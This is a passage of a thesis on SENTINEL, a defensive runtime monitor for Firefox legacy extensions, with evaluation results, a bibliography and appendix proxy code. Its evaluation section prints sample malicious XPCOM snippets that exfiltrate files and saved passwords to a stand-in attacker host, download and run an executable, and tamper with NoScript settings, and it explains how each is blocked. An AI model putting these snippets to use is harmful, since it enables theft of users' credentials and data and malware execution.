As described in the previous paragraphs, the bulk of our SENTINEL implementation consists of the `Components Proxy` and `Objects Proxy` objects, implemented as two new JavaScript modules that must be included in the built-in code modules directory of Firefox, without any need for recompilation. However, some simple changes to the extensions and the browser code is also necessary.

First, extensions that are going to run under SENTINEL need to be preprocessed before installation in order to replace their `Components` object with our `Components Proxy`. This is achieved in a completely automated and straightforward manner, by inserting to the extension JavaScript code a simple routine that runs when the extension is loaded, and swaps the `Components` object with our proxy. In this way, all XPCOM accesses are guaranteed to be redirected through SENTINEL.

A related challenge stems from the fact that the original `Components` object is exposed to the extension's JavaScript context as read-only, therefore making it impossible to replace it with our proxy by default. This issue necessitates a single-line patch to the Firefox source code, which makes it possible to apply the solution described above.

A final challenge is raised by the built-in JavaScript code modules that are bundled with Firefox, and are shared by extensions and the browser to simplify common tasks [28]. For instance, `FileUtils.jsm` is a module that provides utility functions for accessing the filesystem, and can be imported and used by an extension as follows.

```
Components.utils.import("resource://gre/modules/FileUtils.jsm");
var file = new FileUtils.File("/home/user/some_file.txt");
```

These built-in modules often reference and use XPCOM components to perform their tasks, which may allow extensions to bypass our system. In order to solve this problem, we duplicate such built-in modules and automatically apply to them the same modifications we made to the extensions, replacing their `Components` object with the `Components Proxy`. In this way, the functions provided by these modules are also monitored by SENTINEL. Since Firefox itself also uses these modules, we keep the original unmodified modules intact. The `Components Proxy` then traps the above shown `import` method and resolves the origin of the call. Import calls originating from extensions return the modified modules, and those made by the browser return the originals.

All in all, SENTINEL is implemented in two new JavaScript modules, a single-line patch to the browser source code, and trivial modifications to extensions and built-in modules. All of the modifications to the existing code are performed in an automated fashion, and no manual effort is required to make existing extensions run under SENTINEL.

Chapter 4

Evaluation

We evaluated the security, performance and applicability of our system to show that Sentinel can effectively prevent concrete, real-world Firefox extension attacks, and does so without a detrimental impact on users' browsing experience.

4.1 Policy Examples

In order to demonstrate that Sentinel can successfully defend a system against practical, real-world XPCOM attacks, we designed 4 attack scenarios based on previous work [9, 10]. In the following, we briefly describe each attack scenario, and explain how Sentinel policies can effectively mitigate them. We implemented each attack in a malicious extension, and verified that Sentinel can successfully block them. Note that these techniques are not limited to malicious extensions, but they can also be used to exploit "benign-but-buggy" extensions.

4.1.1 Data exfiltration.

XPCOM allows access to arbitrary files on the filesystem. Consequently, an attacker can compromise an extension to read contents of sensitive files on the disk, for instance, to steal browser cookies. The below code snippet reads the contents of a sensitive file and transmits them to a server controlled by the attacker inside an HTTP request.

```
// cc = Components.classes
// ci = Components.interfaces

// open file
file = cc["@mozilla.org/file/local;1"]
  .createInstance(ci.nsILocalFile);
file.initWithPath("~/sensitive_file.txt");

// read file contents into "data" <not shown>

// send contents to attacker-controlled server
req = cc["@mozilla.org/xmlextras/xmlhttprequest;1"]
  .createInstance();
req.open("GET", "http://malicious-site.com/index.php?p="
  + encodeURI(data), true);
req.send();
```

We implemented a generic policy which detects when an extension reads a file located outside the user's Firefox profile directory, and blocks further network access to that extension. Figure 4.1 is a visualization of implemented policy tickets. If desired, it is also possible to implement more specific policies that only trigger when the extension reads certain sensitive directories, or that unconditionally allow access to whitelisted Internet domains. Alternatively, simpler policies could be utilized that prohibit all filesystem or network access to a given extension (or prompt the user for a decision), if the extension is not expected to require



Figure 4.1: Generic policy to prevent data exfiltration for sample malicious extension.

such functionality. All of the policies described here successfully blocks the data exfiltration attack.

Aside from given sample, there are several real-world extensions that are blocked by Mozilla on claims of exfiltrating data from user [29]. We have tested SENTINEL against malicious extension samples that are said to access user's identifying information and make requests on her behalf. Our tests have shown SENTINEL to be succesful at blocking malicious extension activity by blocking its network traffic.

4.1.2 Remote code execution.

In a similar fashion to the above example, XPCOM can also be used to create, write to, and execute files on the disk. In the given code snippet, this capability is exploited by an attacker to download a malicious file from the Internet onto the victim's computer, and then execute it, leading to a remote code execution attack.

```
// open file
file = cc["@mozilla.org/file/local;1"]
  .createInstance(ci.nsILocalFile);
file.initWithPath("~/malware.exe");

// download and write malicious executable
IOService = cc["@mozilla.org/network/io-service;1"]
  .getService(ci.nsIIOService);
uriToFile = ioservice
  .newURI("http://malicious-site.com/malware.exe",
    null,
    null);
persist = cc["@mozilla.org/embedding/browser/nsWebBrowserPersist;1"]
          .createInstance(ci.nsIWebBrowserPersist);
persist.saveURI(uriToFile, null, null, null, "", file);

// launch malicious executable
file.launch();
```

We implemented a generic policy to prevent extensions that write data to the disk from executing files. Similar to the previous example, it is possible to specify this policy at a finer granularity, for instance, by prohibiting the execution of only the written data but not other files. File execution could also be disabled altogether, or the user could be prompted for a decision. This policy effectively prevents the remote code execution attack.



Figure 4.2: Generic policy to prevent execution of code obtained from remote address for sample malicious extension.

In August of 2014 systems breach on Gamma Group [30], a technical surveillance systems company, revealed that they were using Firefox extension as infection mechanism. Their code [31] differed slightly from sample scenario. Instead of downloading payload from remote locations, the extension was bundled with it. Nevertheless, SENTINEL successfully prevented its attack and blocked execution of the binary payload.

4.1.3 Saved password theft.

XPCOM provides extensions with mechanisms to store and manage user credentials. However, this same interface could be exploited by an attacker to read all saved passwords and leak them over the network. The below code snippet demonstrates such an attack, in which the user's credentials are sent to the attacker's server inside an HTTP request.

```
// retrieve stored credentials
loginManager = cc["@mozilla.org/login-manager;1"]
  .getService(ci.nsILoginManager);
logins = loginManager.getAllLogins();

// construct string "loginsStr" from
// "logins" array <not shown>

// send passwords to attacker-controlled server
req = cc["@mozilla.org/xmlextras/xmlhttprequest;1"]
  .createInstance();
req.open("GET",
  "http://malicious-site.com/index.php?p="
  + encodeURI(loginsStr),
  true);
req.send();
```

This attack is a special case of a data infiltration exploit which leaks stored credentials instead of files on the disk. Consequently, a policy we implemented that looks for extensions that access the password store and denies them further network access successfully defeats the attack. Alternatively, access to the stored credentials could be denied entirely by default, and only enabled for, for example, password manager extensions. Similar policies could be used to prevent other data leaks from the browser (e.g., history and cookie theft), as well.



Figure 4.3: Generic policy to prevent login credential data to be sent to remote server by sample malicious extension.

There is one reported case for an extension to steal login credentials. This extension named 'Mozilla Sniffer' got detected by Mozilla in July, 2010 [32]. However, we were unable get a sample of this extension, but existence of it shows that these scenarios are real threats and are being used by malicious people.



Figure 4.4: Contents of `about:config` in Firefox.

4.1.4 Preference modification.

Preferences are a mechanism by which Firefox persists data, much like the registry on Windows operating system. Preference items are kept in a tree hierarchy and each node is identified by a character string name. Node names also imply the path in the tree for that node. For instance, a preference item with name `my.sample.preference` is child of `my.sample`, which is child of `my`. Users can view and modify preferences by visiting the url `about:config` in their browser as shown in Fig. 4.4.



Figure 4.5: Generic policy to prevent sample malicious extension to damage security critical preferences.

Extensions can use XPCOM functions to change browser-wide settings or preferences of other individual extensions, which may allow an attacker to modify security-critical configuration settings (e.g., to set up a malicious web proxy), or to bypass the browser's defense mechanisms. For example, in the below scenario, an attacker modifies the settings of NoScript, an extension designed to prevent XSS and clickjacking attacks, in order to whitelist a malicious domain.

```
// get preferences
prefs = cc["@mozilla.org/preferences-service;1"]
  .getService(ci.nsIPrefService);
prefBranch = prefs.getBranch("capability.policy.maonoscript.");

// add "malicious-site.com" to whitelist
prefBranch.setCharPref("sites",
  prefBranch.getCharPref("sites")
  + "malicious-site.com");
```

We implemented a policy that allows extensions to access and modify only their own settings. When used in combination with another policy to prevent arbitrary writes to the Mozilla profile directory, this policy successfully blocks preference modification attacks.

4.2 Runtime Performance

In order to assess the browser performance when using SENTINEL, we ran experiments with 10 popular Firefox extensions. Since there is no established way to automatically benchmark the runtime performance of an extension in an isolated manner, we used the following methodology in our experiments.

We installed each individual extension on Firefox by itself, and then directed the browser to automatically visit the top 50 Alexa domains, first without, then with SENTINEL. We chose the extensions to experiment with from the list of the most popular Firefox extensions, making sure that they do not require any user interaction to function; in this way, we ensured that simply browsing the web would cause the extensions to automatically execute their core functionality. While this was the default behavior for some extensions (e.g., Adblock Plus automatically blocks advertisements on visited web pages), for others, we configured them to operate in this manner prior to our evaluation (e.g., we directed Greasemonkey, an extension that dynamically modifies web content by running user-specified JavaScript code, to find and highlight URLs in web pages). To automate the browsing task, we used Selenium WebDriver, a popular browser automation framework [33], and configured it to visit the next web site as soon as the previous one finished loading. We repeated each test 10 times to compensate for the runtime differences caused by network delays, and calculated the average runtime over all the runs. We present a summary of the results in Table 4.1.

In the next experiment, we measured the overhead incurred by SENTINEL on Firefox startup time. For this experiment we installed all 10 extensions together, and measured the browser launch time 10 times using the standard Firefox benchmarking tool About Startup [34]. The results show that, on the average, SENTINEL caused a **59.2%** startup delay when launching Firefox.

In our experiments, the average performance overhead was **7.5%**, which suggests that SENTINEL performs efficiently with widely-used extensions when browsing popular websites, and that it does not significantly detract from the users'

Table 4.1: Runtime overhead imposed by SENTINEL on Firefox when running popular extensions.

	Original Runtime (s)	SENTINEL Runtime (s)	Overhead
Adblock Plus	125	138	10.4%
FastestFox	123	132	7.3%
Firebug	154	183	18.8%
Flashblock	122	130	6.6%
Ghostery	144	146	1.4%
Greasemonkey	110	119	8.2%
Live Http Headers	132	142	7.6%
NoScript	89	91	2.3%
TextLink	133	143	7.5%
Web Developer	138	145	5.1%
Average			7.5%

browsing experience. Although the browser launch time overhead was relatively higher, we note that this is a one-time performance hit which only results in a few seconds of extra wait time in practice.

Comparing these results to the previous work, we observed that SENTINEL had better performance than nearly all of them. We compared its runtime overhead to those of previous work which proposes to ensure security policies at runtime. This is because static analysis methods can not provide relevant performance speed comparison to SENTINEL. Works of Djeric and Goel [13], Dhawan and Ganapathy [14] and Ter Louw et al. [18, 19] have runtime overhead performance of 28%, 42% and 8.2% respectively, and in their best scenarios possible. Only Wang et al. [17] has better runtime overhead performance of 3.2% to 7.5%. However, as previously mentioned, their proposed solution does not cover all of what SENTINEL does and their testing methodology is not explained thoroughly.

4.3 Applicability of the Solution

As we have explained so far, SENTINEL is designed to enable policy enforcement on JavaScript extensions, but not binary extensions. Moreover, even JavaScript extensions could come packaged together with external binary utilities, which could allow the extension to access the system, unless SENTINEL is configured to disable file execution for that extension. In order to investigate the occurrence rate of these cases that would render SENTINEL ineffective as a defense, we downloaded the top 1000 Firefox extensions from Mozilla's official website, extracted the extension packages and all other file archives they contain, and analyzed them to detect any binary files (e.g., ELF, PE, Mach-O, Flash, Java class files, etc.), or non-JavaScript executable scripts (e.g., Perl, Python, and various shell scripts). Our analysis showed that, only **4.0%** of the extensions contained such executables, while SENTINEL could effectively be applied to the remaining **96.0%**.

Next, recall that Mozilla's new extension development framework Jetpack could possibly provide features similar to that are offered by SENTINEL. We used the same dataset of 1000 extensions above to investigate how widely Jetpack has been deployed so far, by looking for Jetpack specific files in the extension packages. This experiment showed that, only **3.4%** of our dataset utilized the Jetpack features, while the remaining **96.6%** were still using the legacy extension mechanism. These results demonstrate that, SENTINEL is applicable to and useful in the majority of cases involving popular extensions.

Finally, we manually tested running the top 50 extensions (not counting those that use the Jetpack extension framework) under our system in order to empirically ensure that SENTINEL does not unexpectedly break their functionality. We did not observe any unusual behavior or performance issues in these tests, and all the extensions functioned correctly, without a noticeable performance overhead.

Chapter 5

Conclusion

The legacy extension mechanism in Firefox grants extensions full access to powerful XPCOM capabilities, without any means to limit their privileges. As a result, malicious extensions, or poorly designed and buggy extension code with vulnerabilities may expose the whole system to attacks, posing a significant security and privacy threat to users.

This thesis introduced Sentinel, a runtime monitor and policy enforcer for Firefox that gives fine-grained control to the user over the actions of legacy JavaScript extensions. That is, the user is able to define complex policies (or use predefined ones) to block potentially malicious actions and prevent practical extension attacks such as data exfiltration, remote code execution, saved password theft, and preference modification.

Policies of Sentinel are mainly left to user's discretion. This can be evaluated as both an advantage and a disadvantage. Its advantage is to allow user to do anything at their will, since attack scenarios mentioned can be necessary actions for rare cases. Besides there is a comfort at users part when user gets to decide what to trust or not. Its disadvantage is that a novice user may trust anything obliviously and do not benefit from the security Sentinel is supposed to provide.

Future work on policy aspect of SENTINEL is plentiful. One idea is to add parts that will allow users to develop predefined sets of policies and share them with each other. This is similar to online sharing of spam domain blacklists. This way less knowledgeable users can be protected by experience and knowledge of more security aware users.

As a rule of thumb, whitelisting is a better approach in securing access to critical systems and resources. Starting from that point we can make some initial suggestions on how to develop policies. One should keep in mind that not all extensions are intended to do the same task, so some of these rules may require relaxing a bit.

- Cookie access could be limited to a single domain that the extension associates itself to
- Modifying DOM of pages could be limited to single associated domain as well
- File input/output could be limited to user profile directory as determined by Firefox
- Login credential access can be blocked altogether
- Network use can be limited to urls for single associated domain of extension
- Preference access can be limited to a specific branch only used by this extension (e.g `some.example.extension.*`)

SENTINEL can be applied to existing extensions in a completely automated fashion, without any manual user intervention. Furthermore, it does not require intrusive patches to the browser's internals, which makes it easy to deploy and maintain the system with future versions of Firefox. We evaluated our prototype implementation of SENTINEL and demonstrated that it can perform effectively against concrete attacks, and efficiently in real-world browsing scenarios, without a significant detrimental impact on the user experience.

One limitation of our work is that any additional security policies need to be defined by end-users, which especially non-tech-savvy users may find difficult. As future work, one avenue we plan to investigate is whether effective policies could be created automatically by analyzing the behavior of benign and malicious extensions.

Bibliography

[1] A. Barth, A. P. Felt, P. Saxena, and A. Boodman, "Protecting Browsers from Extension Vulnerabilities," in *Proceedings of the Network and Distributed Systems Security Symposium*, 2010.

[2] S. Bandhakavi, S. T. King, P. Madhusudan, and M. Winslett, "VEX: Vetting Browser Extensions for Security Vulnerabilities," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), USENIX Association, 2010.

[3] Mozilla Developer Network, "XPCOM." `https://developer.mozilla.org/en-US/docs/XPCOM`.

[4] Mozilla Wiki, "Jetpack." `https://wiki.mozilla.org/Jetpack`.

[5] K. Onarlioglu, M. Battal, W. Robertson, and E. Kirda, "Securing legacy firefox extensions with sentinel," in *Proceedings of the 10th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'13, (Berlin, Heidelberg), pp. 122–138, Springer-Verlag, 2013.

[6] Chrome Developer, "Overview - Google Chrome." `https://developer.chrome.com/extensions/overview`.

[7] N. Carlini, A. P. Felt, and D. Wagner, "An Evaluation of the Google Chrome Extension Security Architecture," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), USENIX Association, 2012.

[8] L. Liu, X. Zhang, G. Yan, and S. Chen, "Chrome Extensions: Threat Analysis and Countermeasures," in *Proceedings of the Network and Distributed Systems Security Symposium*, 2012.

[9] N. Freeman and R. S. Liverani, "Exploiting Cross Context Scripting Vulnerabilities in Firefox." `http://www.security-assessment.com/files/whitepapers/Exploiting_Cross_Context_Scripting_vulnerabilities_in_Firefox.pdf`, 2010.

[10] R. S. Liverani, "Cross Context Scripting with Firefox." `http://www.security-assessment.com/files/whitepapers/Cross_Context_Scripting_with_Firefox.pdf`, 2010.

[11] A. Guha, M. Fredrikson, B. Livshits, and N. Swamy, "Verified Security for Browser Extensions," in *Proceedings of the IEEE Symposium on Security and Privacy*, pp. 115–130, IEEE Computer Society, 2011.

[12] S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, and M. Winslett, "Vetting Browser Extensions for Security Vulnerabilities with VEX," in *Communications of the ACM*, vol. 54, pp. 91–99, New York, NY, USA: ACM, 2011.

[13] V. Djeric and A. Goel, "Securing Script-Based Extensibility in Web Browsers," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), USENIX Association, 2010.

[14] M. Dhawan and V. Ganapathy, "Analyzing Information Flow in JavaScript-Based Browser Extensions," in *Proceedings of the Annual Computer Security Applications Conference*, pp. 382–391, 2009.

[15] J. Wang, X. Li, X. Liu, X. Dong, J. Wang, Z. Liang, and Z. Feng, "An Empirical Study of Dangerous Behaviors in Firefox Extensions," in *Proceedings of the Information Security Conference*, (Berlin, Heidelberg), pp. 188–203, Springer, 2012.

[16] R. Karim, M. Dhawan, V. Ganapathy, and C.-c. Shan, "An Analysis of the Mozilla Jetpack Extension Framework," in *Proceedings of the European*

Conference on Object-Oriented Programming, (Berlin, Heidelberg), pp. 333–355, Springer, 2012.

[17] L. Wang, J. Xiang, J. Jing, and L. Zhang, "Towards Fine-Grained Access Control on Browser Extensions," in *Proceedings of the International Conference on Information Security Practice and Experience*, (Berlin, Heidelberg), pp. 158–169, Springer, 2012.

[18] M. Ter Louw, J. S. Lim, and V. N. Venkatakrishnan, "Extensible Web Browser Security," in *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, (Berlin, Heidelberg), pp. 1–19, Springer, 2007.

[19] M. Ter Louw, J. S. Lim, and V. N. Venkatakrishnan, "Enhancing Web Browser Security against Malware Extensions," in *Journal in Computer Virology*, vol. 4, pp. 179–195, Springer-Verlag, 2008.

[20] D. M. Martin, Jr., R. M. Smith, M. Brittain, I. Fetch, and H. Wu, "The Privacy Practices of Web Browser Extensions," in *Communications of the ACM*, vol. 44, pp. 45–50, New York, NY, USA: ACM, 2001.

[21] E. Kirda, C. Kruegel, G. Banks, G. Vigna, and R. A. Kemmerer, "Behavior-Based Spyware Detection," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), USENIX Association, 2006.

[22] Z. Li, X. Wang, and J. Y. Choi, "SpyShield: Preserving Privacy from Spy Add-ons," in *Proceedings of the International Symposium on Recent Advances in Intrusion Detection*, (Berlin, Heidelberg), pp. 296–316, Springer, 2007.

[23] I. Goldberg, D. Wagner, R. Thomas, and E. A. Brewer, "A Secure Environment for Untrusted Helper Applications Confining the Wily Hacker," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), USENIX Association, 1996.

[24] C. Grier, S. Tang, and S. T. King, "Secure Web Browsing with the OP Web Browser," in *Proceedings of the IEEE Symposium on Security and Privacy*, pp. 402–416, IEEE Computer Society, 2008.

[25] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter, "The Multi-Principal OS Construction of the Gazelle Web Browser," in *Proceedings of the USENIX Security Symposium*, (Berkeley, CA, USA), pp. 417–432, USENIX Association, 2009.

[26] B. Yee, D. Sehr, G. Dardyk, J. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar, "Native Client: A Sandbox for Portable, Untrusted x86 Native Code," in *Proceedings of the IEEE Symposium on Security and Privacy*, pp. 79–93, IEEE Computer Society, 2009.

[27] Mozilla Developer Network, "Proxy." `https://developer.mozilla.org/en-US/docs/JavaScript/Reference/Global_Objects/Proxy`.

[28] Mozilla Developer Network, "JavaScript code modules." `https://developer.mozilla.org/en-US/docs/Mozilla/JavaScript_code_modules`.

[29] Mozilla Addons, "Blocked Add-ons :: Add-ons for Firefox." `https://addons.mozilla.org/en-US/firefox/blocked/`.

[30] Gamma Group, "Gamma Group." `https://www.gammagroup.com/Gammagroup.aspx`.

[31] Github FinFisher, "FinFisher/FinFly-Web GitHub." `https://github.com/FinFisher/FinFly-Web`.

[32] Jorge Villalobos, "Add-on security vulnerability announcement — Mozilla Add-ons Blog." `https://blog.mozilla.org/addons/2010/07/13/add-on-security-announcement/`.

[33] SeleniumHQ, "Selenium – Web Browser Automation." `http://seleniumhq.org/`.

[34] Add-ons for Firefox, "About Startup." `https://addons.mozilla.org/en-us/firefox/addon/about-startup/`.

Appendix A

Code

```
var EXPORTED_SYMBOLS = [
    "SecComponents"
];

// trimmed

/*
 * Function that defines what type of Proxy object will wrap the Components object
 */
var componentsHandlerMaker = function(obj) {

  // trimmed

  /*
   * We intercept calls made to Components object while retrieving inner objects
   * of it and keep wrapping them in proxies until we reach the actual interface
   * object. We also wrap some other inner objects so that other functionality
   * will not feel us intercepting and break/crash.
   */
  get: function(receiver, name) {
    if (name === "classes" || name === "classesByID") {
      if (obj[name] === null) {
        obj[name] = Proxy.create(classesHandlerMaker({
          comp : obj.comp[name],
          cache : {}
        }));
      }
      return obj[name];
    }
    else if (name === "utils") {
      if (obj[name] === null) {
```

```
        obj[name] = Proxy.create(utilsHandlerMaker({
        comp : obj.comp[name],
        global : obj.global
        }));
      }
      return obj[name];
    }
    else if (name === "ID") {
      return obj.comp[name];
    }
    else if (name === "stack") {
      return obj.comp[name].caller;
    }
    else {
      if (typeof obj.comp[name] === "function") {
        return function() {
          var args = [].slice.call(arguments, 0);
          try {
            return obj.comp[name].apply(obj.comp, args);
          } catch (e) {}
        }
      }
      else {
        return obj.comp[name];
      }
    }
  },
}

// trimmed

/*
 * Function that defines what type of Proxy object will wrap the XPCOM component object
 */
var componentInstanceHandlerMaker = function(obj) {

  // trimmed

  get: function(receiver, name) {
    if (name === "__iface__" &&
      (Components.stack.caller.filename === "resource://gre/modules/SecComponents.js" ||
      Components.stack.caller.filename === "resource://secex/SecComponents.js")) {
      return obj.iface;
    }
    if (Components.stack.caller.filename === "resource://gre/modules/SecComponents.js" ||
      Components.stack.caller.filename === "resource://secex/SecComponents.js") {
      return obj.comp;
    }
    if (typeof obj.comp[name] === "function") {
      /* QueryInterface method should change iface attribute of proxy obj as well */
```

```
if (name == "QueryInterface") {
  return function() {
    var args = [].slice.call(arguments, 0);
    for (var i = 0; i < args.length; i++) {
      if (args[i] && args[i].__secSelf__) {
        args[i] = args[i].__secSelf__;
      }
    }
    obj.comp[name].apply(obj.comp, args);
    return Proxy.create(componentInstanceHandlerMaker({
      comp : obj.comp,
      iface : args[0]
    }));;
  }
}
/* function is not QueryInterface */
else {
  return function() {
    var args = [].slice.call(arguments, 0);
    var origin = PolUtils.getOriginFromStack(Components.stack.caller, false);
    /* validate and unwrap arguments */
    for (var i = 0; i < args.length; i++) {
      if (args[i] && args[i].__secSelf__) {
        args[i] = args[i].__secSelf__;
      }
    }
    /* continue if function is already allowed or ask user to decide */
    var ticket = {
      origin : origin,
      iface : obj.iface,
      comp : obj.comp,
      name : name,
      args : args
    };
    if (PolUtils.checkPolicy(ticket) || userAlert(ticket)) {
      var result = obj.comp[name].apply(obj.comp, args);
      if (name != "toString" && result && result.QueryInterface) {
        var s_result = (result.toString()).match(interfacenamere);
        var i_result = Components.interfaces.nsISupports;
        if (s_result != null) {
          i_result = Components.interfaces[s_result];
        }
        var ticket = {
          origin : origin,
          iface : i_result,
          comp : result,
          name : null,
          args : null
        }
        if (PolUtils.checkPolicy(ticket) || userAlert(ticket)) {
```

```
            return Proxy.create(componentInstanceHandlerMaker({
              comp : result,
              iface : i_result
            }));
          }
          else {
            return null;
          }
        }
        return result;
      }
      else {
        return null;
      }
    }
  }
}
else {
  /* continue if property access is already allowed or ask user to decide */
  var origin = PolUtils.getOriginFromStack(Components.stack.caller, false);
  var ticket = {
    origin : origin,
    iface : obj.iface,
    comp : obj.comp,
    name : name,
    args : null
  };
  if (PolUtils.checkPolicy(ticket) || userAlert(ticket)) {
    var result = obj.comp[name];
    if (result && result.QueryInterface) {
      var s_result = (result.toString()).match(interfacenamere);
      var i_result = Components.interfaces.nsISupports;
      if (s_result != null) {
        i_result = Components.interfaces[s_result];
      }
      ticket = {
        origin : origin,
        iface : i_result,
        comp : result,
        name : null,
        args : null
      }
      if (PolUtils.checkPolicy(ticket) || userAlert(ticket)) {
        return Proxy.create(componentInstanceHandlerMaker({
          comp : result,
          iface : i_result
        }));
      }
      else {
        return null;
```

```
          }
        }
        return result;
      }
      else {
        return null;
      }
    }
},
}

/*
 * Original Components object provided by Firefox is swapped with Proxy object
 * that we need extensions to use
 */
var SecComponents = function(C, global) {
  return Proxy.create(componentsHandlerMaker({
    comp : C,
    classes : null,
    classesByID : null,
    global : global,
    utils : null
  }));
};
SecComponents(Components, this);
```

SecComponents module that handles proxy wrapping of target objects.

```
var EXPORTED_SYMBOLS = [
    "PolUtils"
];

// trimmed

var PolUtils = {
  /*
   * List of interfaces and their functions that can possibly
   * be used in attacks
   */
  ifs : {
    io : {
      "nsIFile" : {
        "__name__" : ["path"]
      },
      "nsILocalFile" : {
        "__name__" : ["path"],
        "initWithPath" : 0,
      }
  },

  // trimmed

  },

  /*
   * After receiving the policy ticket, which contains information
   * about XPCOM call, determine the category of it and invoke
   * respective handler. The handler then either allows or blocks
   * the call
   */
  checkPolicy : function(ticket) {
  var category = this.findInterfaceCategory(ticket.iface);
    if (category != UNKNOWN_CATEGORY) {
      try {
        if (ticket.name === "toString" || ticket.name === "valueOf") {
          return true;
        }
        else {
          return this.handler(ticket, category);
        }
      }
      catch (e) {
        return false;
      }
    }
